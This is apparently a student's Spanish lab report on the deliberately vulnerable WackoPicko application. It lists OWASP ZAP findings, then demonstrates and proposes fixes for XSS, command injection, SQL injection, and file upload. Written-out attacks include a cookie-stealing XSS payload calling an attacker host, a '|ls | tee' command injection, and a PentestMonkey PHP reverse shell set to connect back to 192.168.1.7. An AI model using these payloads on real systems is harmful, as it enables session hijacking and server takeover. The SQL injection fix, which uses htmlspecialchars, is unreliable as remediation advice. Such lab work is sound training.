

INFORME DESARROLLO SEGURO

Página vulnerable WackoPicko

1. Introducción

1.1 Objetivo

El objetivo de este informe es documentar el proceso y los resultados del análisis de seguridad realizado en la aplicación WackoPicko utilizando la herramienta OWASP Zap. El análisis incluye la identificación de vulnerabilidades, su explotación y la propuesta de medidas de prevención.

1.2 Alcance

El alcance del análisis incluye:

- **Identificación de Vulnerabilidades:** Detectar todas las vulnerabilidades presentes en la aplicación WackoPicko utilizando OWASP Zap.
 - **Explotación de Vulnerabilidades:** Explorar y explotar las vulnerabilidades identificadas para evaluar su impacto.
 - **Medidas de Prevención:** Proponer al menos una medida de prevención para cada vulnerabilidad analizada.
-

2. Metodología

2.1 Herramienta Utilizada

- **OWASP Zap:** Herramienta de escaneo y prueba de seguridad.

2.2 Proceso de Análisis


1. **Identificación de Vulnerabilidades:**
 - Se realizó un escaneo completo de la aplicación WackoPicko utilizando OWASP Zap para identificar todas las vulnerabilidades presentes.
 - Las vulnerabilidades identificadas fueron clasificadas según su nivel de severidad y tipología.
 2. **Explotación de Vulnerabilidades:**
 - Cada vulnerabilidad identificada fue explotada para comprender su impacto y confirmar su existencia.
 - Se adjuntaron capturas de pantalla que muestran cómo se explotó cada vulnerabilidad y los resultados obtenidos.
 3. **Propuesta de Medidas de Prevención:**
 - Se propusieron medidas de prevención para cada vulnerabilidad analizada, incluyendo modificaciones en el código y buenas prácticas de seguridad.
-

3. Resultados

3.1 Vulnerabilidades Identificadas










El escaneo realizado con OWASP Zap identificó las siguientes vulnerabilidades en la aplicación WackoPicko:

Vulnerabilidades Críticas (High):















Tipo de Vulnerabilidad	Descripción	Número de Ocurrencias
Cross Site Scripting (DOM Based)	Permite la inyección de scripts maliciosos en el navegador del usuario a través del DOM	15
Cross Site Scripting (Persistent)	Permite la inyección de scripts maliciosos que se almacenan en el servidor y se ejecutan en el navegador del usuario	5
Cross Site Scripting (Reflected)	Permite la inyección de scripts maliciosos que se reflejan y se ejecutan en el navegador del usuario	4
Path Traversal	Permite el acceso no autorizado a archivos del sistema del servidor	9
Remote OS Command Injection	Permite la ejecución de comandos en el sistema operativo del servidor	3
SQL Injection	Permite la ejecución de comandos SQL no autorizados	1
SQL Injection - MySQL	Permite la ejecución de comandos SQL específicos de MySQL no autorizados	2

Vulnerabilidades Medias (Medium):

- >  Absence of Anti-CSRF Tokens (354)
- >  Application Error Disclosure
- >  Buffer Overflow (4)
- >  Content Security Policy (CSP) Header Not Set (476)
- >  Directory Browsing (16)
- >  HTTP to HTTPS Insecure Transition in Form Post
- >  Missing Anti-clickjacking Header (427)
- >  Vulnerable JS Library (12)
- >  Weak Authentication Method

Tipo de Vulnerabilidad	Descripción	Número de Ocurrencias
Absence of Anti-CSRF Tokens	Falta de tokens CSRF, lo que permite ataques de falsificación de solicitudes	354
Application Error Disclosure	Divulgación de errores de la aplicación que pueden revelar información sensible	6
Buffer Overflow	Permite el desbordamiento de búfer, causando potenciales vulnerabilidades de ejecución de código	4
Directory Browsing	Permite el listado de directorios en el servidor	16
HTTP to HTTPS Insecure Transition	Transición insegura de HTTP a HTTPS en formularios	27
Vulnerable JS Library	Uso de bibliotecas JavaScript vulnerables	12
Weak Authentication Method	Métodos de autenticación débiles	14
Content Security Policy (CSP) Header Not Set	Falta de configuración de la cabecera CSP, lo que puede permitir ataques de inyección de código	476
Missing Anti-clickjacking Header	Falta de cabeceras de protección contra clickjacking, permitiendo ataques de este tipo	427












Vulnerabilidades Bajas (Low):

- >  Application Error Disclosure (6)
- >  Big Redirect Detected (Potential Sensitive Information Leak) (3)
- >  Cookie No HttpOnly Flag (72)
- >  Cookie without SameSite Attribute (91)
- >  Cross-Domain JavaScript Source File Inclusion (60)
- >  Information Disclosure - Debug Error Messages (3)
- >  Private IP Disclosure (4)
- >  Server Leaks Information via "X-Powered-By" HTTP Response Header Field(s) (411)
- >  Server Leaks Version Information via "Server" HTTP Response Header Field (892)
- >  Timestamp Disclosure - Unix (42)
- >  X-AspNet-Version Response Header (47)
- >  X-Content-Type-Options Header Missing (705)

Tipo de Vulnerabilidad	Descripción	Número de Ocurrencias
Application Error Disclosure	Divulgación de errores de la aplicación que pueden revelar información sensible	6
Big Redirect Detected	Redirección grande detectada, que podría filtrar información sensible	3
Cookie No HttpOnly Flag	Falta de la bandera HttpOnly en cookies, lo que las hace vulnerables a ataques XSS	72
Cookie without SameSite Attribute	Falta del atributo SameSite en cookies, lo que las hace vulnerables a ataques CSRF	91
Cross-Domain JavaScript Inclusion	Inclusión de JavaScript de dominio cruzado, lo que podría permitir ataques de inyección	60
Information Disclosure - Debug Messages	Divulgación de información a través de mensajes de depuración	3
Private IP Disclosure	Divulgación de direcciones IP privadas	4
Server Leaks Information via "X-Powered-By" HTTP Response Header Field(s)	El servidor filtra información a través del campo de cabecera HTTP "X-Powered-By"	411
Server Leaks Information via "Server" HTTP Response Header Field	El servidor filtra información a través del campo de cabecera HTTP "Server"	892

Timestamp Disclosure - Unix	Divulgación de la marca de tiempo Unix	42
X-AspNet-Version Response Header	El servidor filtra información a través del campo de cabecera HTTP "X-AspNet-Version"	47
X-Content-Type-Options Header Missing	Falta de la cabecera X-Content-Type-Options	705

Vulnerabilidades Informativas (Informational):

>  Authentication Request Identified (11)
>  Cookie Poisoning (2)
>  GET for POST (3)
>  Information Disclosure - Sensitive Information in URL (4)
>  Information Disclosure - Suspicious Comments (307)
>  Loosely Scoped Cookie (20)
>  Modern Web Application (157)
>  Session Management Response Identified (566)
>  User Agent Fuzzer (437)
>  User Controllable HTML Element Attribute (Potential XSS) (132)
>  User Controllable JavaScript Event (XSS) (2)

Tipo de Vulnerabilidad	Descripción	Número de Ocurrencias
Authentication Request Identified	Solicitud de autenticación identificada	11
Cookie Poisoning	Manipulación de cookies detectada	2
GET for POST	Uso de método GET en lugar de POST para solicitudes sensibles	3
Information Disclosure - Sensitive Information in URL	Divulgación de información sensible a través de la URL	4
Information Disclosure - Suspicious Comments	Comentarios sospechosos en el código fuente	307
Loosely Scoped Cookie	Cookies con ámbito suelto	20
Modern Web Application	Características de aplicación web moderna identificadas	157
Session Management Response Identified	Problemas de gestión de sesiones	566
User Agent Fuzzer	Fuzzing de User Agent identificado	437

User Controllable HTML Element Attribute (Potential XSS)	Elementos HTML controlables por el usuario identificados	132
User Controllable JavaScript Event (XSS)	Eventos JavaScript controlables por el usuario identificados	2

2. Explotación de Vulnerabilidades


Cada vulnerabilidad identificada fue explotada para comprender su impacto y confirmar su existencia.

Vulnerabilidades Críticas (High):

2.1 Cross Site Scripting (DOM Based)

Descripción: Se encontró una vulnerabilidad de Cross Site Scripting (XSS) basada en DOM en la página de login de la aplicación. Esta vulnerabilidad permite a un atacante inyectar código JavaScript malicioso que se ejecuta en el navegador del usuario.

Prueba de Concepto (PoC):



- **Script de Prueba:**

Se inyectó el script de prueba en el parámetro name de la URL para comprobar si la aplicación es vulnerable a XSS basado en DOM. Si la aplicación es vulnerable, se debería ejecutar una alerta en el navegador con el mensaje XSS.

- **Resultado de la Prueba:**

La ejecución del script fue bloqueada por la política de seguridad de contenido (CSP). La política de CSP existente impide la explotación de esta vulnerabilidad, indicando que actualmente no puede ser explotada. Esto puede considerarse un falso positivo en las circunstancias actuales.

```
✖ ▶ Refused to execute inline script because it violates the following Content Security Policy directive: "script-src 'self' 'wasm-unsafe-eval' 'inline-speculation-rules'". Either the 'unsafe-inline' keyword, a hash ('sha256-kPx0AsF0oz2kKiZ875xSvv693TBHkQ/0SkMJZnnNpnQ='), or a nonce ('nonce-...') is required to enable inline execution. tab.js:1
```

Ejemplo de Explotación Detallada (Si la Vulnerabilidad Existiera)

Si la política de CSP no estuviera presente o estuviera mal configurada, la vulnerabilidad podría explotarse de la siguiente manera:

- **Ataque:**

```

```

Este script malicioso redirige al usuario a un sitio del atacante con las cookies del usuario en la URL.

- **Resultado de la Explotación:**

Al visitar la URL con el script inyectado, el navegador del usuario ejecutaría el script malicioso, enviando las cookies de sesión del usuario al atacante. El atacante podría obtener las cookies de sesión del usuario, lo que permitiría secuestrar la sesión y realizar acciones no autorizadas en nombre del usuario.

2.2 Cross Site Scripting (Persistent)

Se encontró una vulnerabilidad de Cross Site Scripting (XSS) persistente en la página de libro de visitas de la aplicación. Esta vulnerabilidad permite a un atacante inyectar código JavaScript malicioso que se almacena en el servidor y se ejecuta en el navegador de otros usuarios que visitan la página.


Prueba de Concepto (PoC)

The screenshot shows the WackoPicko.com website with the 'Guestbook' tab selected. The page has a navigation bar with links: Home, Upload, Recent, Guestbook, Cart, and Logout. A search bar is located on the right. The main content area is titled 'Guestbook' and contains the text 'See what people are saying about us!'. Below this is a form with a 'Name:' field containing 'test' and a 'Comment:' field containing the JavaScript payload `<script>alert(1)</script>`. A 'Submit' button is at the bottom of the form. At the bottom of the page, there is a footer with links: Home | Admin | Contact | Terms of Service.

- **Script de Prueba:**

Se inyectó el script de prueba en el parámetro comment del formulario de la página de libro de visitas para comprobar si la aplicación es vulnerable a XSS persistente. Si la aplicación es vulnerable, el script malicioso se almacenará en la base de datos y se ejecutará cada vez que otro usuario visite la página de libro de visitas, mostrando una alerta con el mensaje.

- **Resultado de la Prueba:**



El script malicioso se almacenó en la base de datos y se ejecutó cuando otros usuarios visitaron la página de libro de visitas. Esta vulnerabilidad permite a un atacante ejecutar scripts maliciosos en el navegador de los usuarios, lo que puede llevar al robo de cookies de sesión, redirección a sitios maliciosos y otras actividades no autorizadas.

Ejemplo de Explotación Detallada

WackoPicko.com

Home Upload Recent **Guestbook** Cart Logout

Search

Guestbook

See what people are saying about us!

Name:

Comment:

```
</p>
<script>document.location='http://192.168.1.7/stealcookie.php?
cookie=' + document.cookie;</script><p>
```

Submit

Home | Admin | Contact | Terms of Service

Not secure 192.168.1.7/stealcookie.php?cookie=PHPSESSID=kl7sigermmhpna8kcdldccvt15

Este script malicioso redirige al usuario a un sitio del atacante con las cookies del usuario en la URL

Resultado de la Explotación

```
sulamsec@kali /var/www/html
$ ls
index.html index.nginx-debian.html stealcookie.php stolen_cookies.txt
sulamsec@kali /var/www/html
$ batcat -l php stolen_cookies.txt
```

File:	stolen_cookies.txt
1	PHPSESSID=kl7sigermmhpna8kcdldccvt15

Al almacenar este script en el comentario del libro de visitas, cada vez que un usuario visite la página, el navegador del usuario ejecutará el script, enviando las cookies de sesión del usuario al atacante almacenándolas en un archivo txt. El atacante podría obtener las cookies de sesión del usuario, lo que permitiría secuestrar la sesión y realizar acciones no autorizadas en nombre del usuario.

Solución

La vulnerabilidad de Cross Site Scripting (XSS) persistente se encuentra en el archivo `guestbook.php`, específicamente en la línea donde se muestran los comentarios y nombres ingresados por los usuarios sin el adecuado escape de HTML.

```
<?php
    if ($guestbook)
    {
        foreach ($guestbook as $guest)
        {
            ?>
            <p class="comment"><?= $guest["comment"] ?></p>
            <p> - by <?=h( $guest["name"] ) ?> </p>
            <?php
            } ?>
        ?>
    }
    ?>
```

Para solucionar la vulnerabilidad, se utiliza la función `htmlspecialchars()` para escapar adecuadamente las entradas del usuario. La función `htmlspecialchars()` asegura que las entradas del usuario se muestren como texto sin interpretar código HTML o JavaScript. La función `h()` en el campo `name` esta implementando ya la función `htmlspecialchars()` por lo tanto si se le añade también esa función `h()` al campo `comment` se solucionaría la vulnerabilidad.

2.3 Cross Site Scripting (Reflected)

Se encontró una vulnerabilidad de Cross Site Scripting (XSS) reflejada en la página de libro de visitas de la aplicación. Esta vulnerabilidad permite a un atacante inyectar código JavaScript malicioso que se refleja y se ejecuta en el navegador del usuario.

Prueba de Concepto (PoC)

- **Script de Prueba:**

WackoPicko.com

Home Upload Recent Guestbook Cart Logout

Search

Guestbook

See what people are saying about us!

Name: test


Comment: <script>alert(1)</script>

Submit

Home | Admin | Contact | Terms of Service

Se inyectó el script de prueba en el parámetro comment del formulario de la página de libro de visitas para comprobar si la aplicación es vulnerable a XSS reflejada. Si la aplicación es vulnerable, el script malicioso se refleja y se ejecuta mostrando una alerta con el mensaje 1.

- **Resultado de la Prueba:**



script malicioso se reflejó y se ejecutó en el navegador del usuario. Esta vulnerabilidad permite a un atacante ejecutar scripts maliciosos en el navegador de los usuarios, lo que puede llevar a robo de información, redirección a sitios maliciosos y otras actividades no autorizadas.

Ejemplo de Explotación Detallada


Name:

Comment:

```
<script>alert(document.cookie);</script>
```

Este script malicioso muestra una alerta con las cookies del usuario en el navegador. Es una demostración directa de cómo la vulnerabilidad puede ser explotada para obtener información sensible.

Resultado de la Explotación



Al inyectar este script en el campo de comentario, cada vez que un usuario visite la URL manipulada, su navegador ejecutará el script, mostrando una alerta con las cookies del usuario. El atacante podrá visualizar las cookies de sesión del usuario directamente en el navegador.

Solución

Para prevenir esta vulnerabilidad, se recomienda hacer la misma corrección que tiene la vulnerabilidad XSS Persistente:

- Utilizar la función `htmlspecialchars` para escapar adecuadamente las entradas del usuario antes de devolverlas al navegador.
- Implementar validaciones en el lado del servidor para verificar y limpiar las entradas del usuario.

2.4 Path Traversal

Se encontró una vulnerabilidad de Path Traversal en la página de registro de usuarios. Esta vulnerabilidad permite a un atacante manipular la ruta de un archivo para acceder a archivos fuera del directorio raíz del documento web.

Prueba de Concepto (PoC)

```
Request
Pretty Raw Hex
1 POST /WackoPicko/users/register.php HTTP/1.1
2 Host: 192.168.1.4
3 Content-Length: 95
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://192.168.1.4
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.0.0 Safari/537.36
9 Accept:
10 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Referer: http://192.168.1.4/WackoPicko/users/register.php
12 Accept-Encoding: gzip, deflate, br
13 Accept-Language: es-US,es-419;q=0.9,es;q=0.8
14 Cookie: PHPSESSID=p4lgqi4nuli5gf90s483g6b40
15 Connection: keep-alive
16 username=../../../../nonexistentfile.txt&firstname=test&lastname=TEST&password=1234&againpass=1234
```

Se inyectó una secuencia de Path Traversal en el campo **username** para comprobar si la aplicación es vulnerable.

Resultado de la Prueba:

```
1 HTTP/1.1 303 See Other
2 Date: Tue, 06 Aug 2024 02:33:31 GMT
3 Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.9.8k Phusion/Passenger/4.0.38 mod_perl/2.0.4 Perl/v5.10.1
4 X-Powered-By: PHP/5.3.2-1ubuntu4.30
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
7 Pragma: no-cache
8 Location: /WackoPicko/users/home.php
9 Vary: Accept-Encoding
10 Content-Length: 0
11 Keep-Alive: timeout=15, max=100
12 Connection: Keep-Alive
13 Content-Type: text/html
14
15
```

La respuesta del servidor fue una redirección 303 sin información adicional, lo que sugiere que la aplicación maneja adecuadamente la entrada del usuario.

Observaciones:

- **Impacto:** No se pudo confirmar la vulnerabilidad de Path Traversal en el formulario de registro de usuarios. La aplicación parece manejar adecuadamente las rutas de archivo proporcionadas por el usuario.
- **Información Obtenida:** La aplicación previene adecuadamente los intentos de Path Traversal mediante una validación o manejo de rutas de archivo.

Conclusión

- **Falso Positivo:** Después de varios intentos y métodos de prueba, no se pudo explotar la vulnerabilidad de Path Traversal. La aplicación parece manejar correctamente las entradas de los usuarios para prevenir este tipo de ataque.

2.5 Remote OS Command Injection

Se confirmó la vulnerabilidad de Remote OS Command Injection en la página de verificación de contraseñas. Esta vulnerabilidad permite a un atacante ejecutar comandos del sistema operativo en el servidor.

Prueba de Concepto (PoC)

Check your password strength

The command "grep ^1234|uname -a\$ /etc/dictionaries-common/words" was used to check if the password was in the dictionary.
1234|uname -a is a Good Password

Password to check:

Check!

El comando 1234|uname -a inyectado en el campo password no mostró la salida del comando en la respuesta del servidor debido a una validación en el código. Sin embargo, el mensaje "Good Password" confirmó que el comando uname -a se ejecutó, verificando la vulnerabilidad de inyección de comandos. Esta vulnerabilidad permite a un atacante ejecutar comandos arbitrarios del sistema operativo, lo que puede llevar a la toma de control total del servidor.

Ejemplo de Explotación Detallada

```
POST /WackoPicko/passcheck.php HTTP/1.1
Host: 192.168.1.4
Content-Length: 45
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.1.4
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://192.168.1.4/WackoPicko/passcheck.php
Accept-Encoding: gzip, deflate, br
Accept-Language: es-US,es-419;q=0.9,es;q=0.8
Cookie: PHPSESSID=p4lqqi4nulir5gf90s483g6b40
Connection: keep-alive

password=1234|ls | tee ./upload/ls_output.txt
```

Este payload inyecta un comando de sistema operativo que lista los archivos en el directorio /var/www/html/ y redirige la salida a un archivo llamado ls_output.txt en el directorio ./upload/. Esto demuestra que la vulnerabilidad permite la ejecución de comandos y la redirección de su salida a archivos accesibles.

Resultado de la Explotación:

```
<div class="column prepend-1 span-24 first last">
  <h2>
    Check your password strength
  </h2>
  <p>
    The command "grep ^1234|ls | tee ./upload/ls_output.txt$ /etc/dictionaries-common/words" was used to check if the
    password was in the dictionary.<br />

    1234|ls | tee ./upload/ls_output.txt is a
    Good
    Password
  </p>
  <form action="/WackoPicko/passcheck.php" method="POST">
    Password to check: <br>
    <input type="password" name="password" />
    <br>
    <input type="submit" value="Check!" />
  </form>
```

```
root@owaspbwa:/var/www/WackoPicko/upload# ls
3
againiJ42nH intrusion$
againIxwsed ls_output.txt$
cat2 ?name=abc#
cat3 quarters
cat4 test
cat5 testAkaJ7i
cat6 testing
cat7 toga
cat8 twister
doggie twister_funeXz3uM
flowers twister_funxJOBBz
foos waterfall
```

Al inyectar este comando en el campo password, se confirma que la inyección de comandos es posible debido a la creación exitosa del archivo ls_output.txt en el directorio ./upload/ con la salida del comando ls.

Solución

Para solucionar la vulnerabilidad de Remote OS Command Injection, se recomienda que saniticen adecuadamente todas las entradas del usuario. En PHP, escapeshellarg puede usarse para escapar argumentos que se pasarán a una función de shell.

Código Modificado

Aquí está el código PHP modificado para incluir sanitización de entrada y manejar adecuadamente la salida del comando


```
if (isset($_POST['password']))
{
    // check the password strength
    $pass = escapeshellarg($_POST['password']);
    $command = "grep ^$pass$ /etc/dictionaries-common/words";
    exec($command, &: $output, &result_code: $ret);
    $checked = true;
}
```

En este código, `escapeshellarg` se utiliza para escapar cualquier carácter peligroso en la entrada del usuario antes de pasarlo al comando `grep`.

La función `exec` en PHP ejecuta un comando en el shell, pero solo devuelve la última línea de la salida del comando. En este caso, el contenido del archivo o la salida del comando no se está mostrando explícitamente en la respuesta HTTP porque solo se está utilizando la variable `$ret` para determinar si la contraseña es buena o mala.

```
<?= h( $pass ) ?> is a
<?php if ($ret == 1) { ?>
    Good
<?php }
else { ?>
    Bad
<?php } ?>
```

Para confirmar la ejecución del comando y mostrar su salida, podríamos modificar temporalmente el código para imprimir el contenido de `$output`.

```
<pre><?= htmlspecialchars(implode( separator: "\n", $output)) ?></pre>
```

Esta línea es la clave para mostrar la salida del comando en la página web. `implode("\n", $output)` convierte el array `$output` en una cadena de texto, con cada línea separada por un salto de línea.

2.6 SQL Injection

Se confirmó la vulnerabilidad de SQL Injection en la página de login. Esta vulnerabilidad permite a un atacante inyectar código SQL malicioso en las consultas de la base de datos, lo que puede resultar en la obtención de información sensible, la alteración de datos o el control completo de la base de datos.

Prueba de Concepto (PoC):

Para validar la inyección SQL en el campo username, se utilizó una comilla simple

Login

Username :

Password :

[Register](#)

La inclusión de una comilla simple en el campo username genera el siguiente error

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '' and `password` = SHA1(CONCAT(', `salt`)) limit 1' at line 1

Ejemplo de Explotación Detallada

WackoPicko.com

[Home](#) [Upload](#) [Recent](#) [Guestbook](#)

Login

Username :

Password :

[Register](#)

En este ejemplo, inyectamos una consulta SQL maliciosa en el campo username para hacer bypass de la autenticación.

Respuesta

La inyección SQL es exitosa y permite al atacante iniciar sesión sin necesidad de una contraseña válida, indicando que se ha logrado eludir la autenticación.

WackoPicko.com[Home](#)[Upload](#)[Recent](#)[Guestbook](#)[Cart](#)[Logout](#)

Hello 7765, you got 100 Tradebuxs to spend!

Solución

Para mitigar esta vulnerabilidad, se utiliza la función `htmlspecialchars`, que convierte caracteres especiales en entidades HTML. Esto asegura que cualquier carácter especial sea tratado como texto y no como código SQL. En el código parchado, los datos de `$_POST['username']` y `$_POST['password']` se escapan correctamente antes de pasarlos a la función `Users::check_login`.


```
$username_correct = htmlspecialchars($_POST['username'], flags: ENT_QUOTES, encoding: 'UTF-8');
$password_password = htmlspecialchars($_POST['password'], flags: ENT_QUOTES, encoding: 'UTF-8');

if ($user = Users::check_login($username_correct, $password_password, vuln: True))
{
    Users::login_user($user['id']);
    if (isset($_POST['next']))
    {
        http_redirect($_POST['next']);
    }
    else
    {
        http_redirect(Users::$HOME_URL);
    }
}
```

2.7 Vulnerabilidad de Subida Arbitraria de Archivos (Arbitrary File Upload)

Se ha confirmado la vulnerabilidad de subida arbitraria de archivos en el formulario de carga de imágenes en la URL `http://192.168.1.4/WackoPicko/pictures/upload.php`. Esta vulnerabilidad permite a un atacante subir archivos maliciosos, como scripts PHP, que pueden ser ejecutados en el servidor. Como resultado, un atacante podría ejecutar comandos en el servidor, acceder a datos sensibles, o tomar control total del sistema.

Prueba de Concepto (PoC)



The screenshot shows a web browser window with the address bar displaying `192.168.1.4/WackoPicko/pictures/upload.php`. The browser's tab bar includes links to Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, and OffSec. The main content area of the browser shows the WackoPicko.com website. The website has a navigation bar with links for Home, Upload, Recent, Guestbook, and Cart, along with a Logout button and a search bar. The 'Upload a Picture!' section contains a form with the following fields: Tag (reverse), File Name (reverse.php), Title (reverse), Price (200000), and File (Browse... No file selected.). An Upload File button is located below the form. At the bottom of the page, there are links for Home, Admin, Contact, and Terms of Service.

En este caso, se subió un archivo PHP llamado `reverse.php`, que contiene un script de reverse shell. Una vez ejecutado, el archivo permite al atacante obtener una shell interactiva en el servidor, comprometiendo su seguridad.

Ejemplo de Explotación Detallada

```
// Usage
// ----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.1.7'; // CHANGE THIS
$port = 443; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

Se utilizó un script de reverse shell en PHP de PentestMonkey y en ese script en la variable `$ip` se le asignó la IP de la máquina atacante y en la variable `$port` el puerto al cual se va a conectar la máquina víctima. El script fue guardado como `reverse.php` y preparado para ser subido a la aplicación vulnerable.

El archivo reverse.php fue subido correctamente al servidor y almacenado en el directorio /upload con el nombre de reverse, como se muestra en la siguiente imagen

Index of /WackoPicko/upload

Name	Last modified	Size	Description
 Parent Directory		-	
 3/	17-May-2011 21:25	-	
 ?name=abc#<img_src="random.gif" onerror=alert(5397)>/	24-Jul-2024 16:13	-	
 ?againIxwsed	17-May-2011 21:25	47K	
 ?againJ42nH	17-May-2011 21:25	47K	
 doggie/	17-May-2011 21:25	-	
 flowers/	17-May-2011 21:25	-	
 foos/	17-May-2011 21:25	-	
 house/	17-May-2011 21:25	-	
 intrusion\$/	05-Aug-2024 23:10	-	
 ?ls_output.txt\$	06-Aug-2024 00:51	202	
 quarters/	17-May-2011 21:25	-	
 reverse/	08-Aug-2024 22:48	-	

Index of /WackoPicko/upload/reverse

Name	Last modified	Size	Description
 Parent Directory		-	
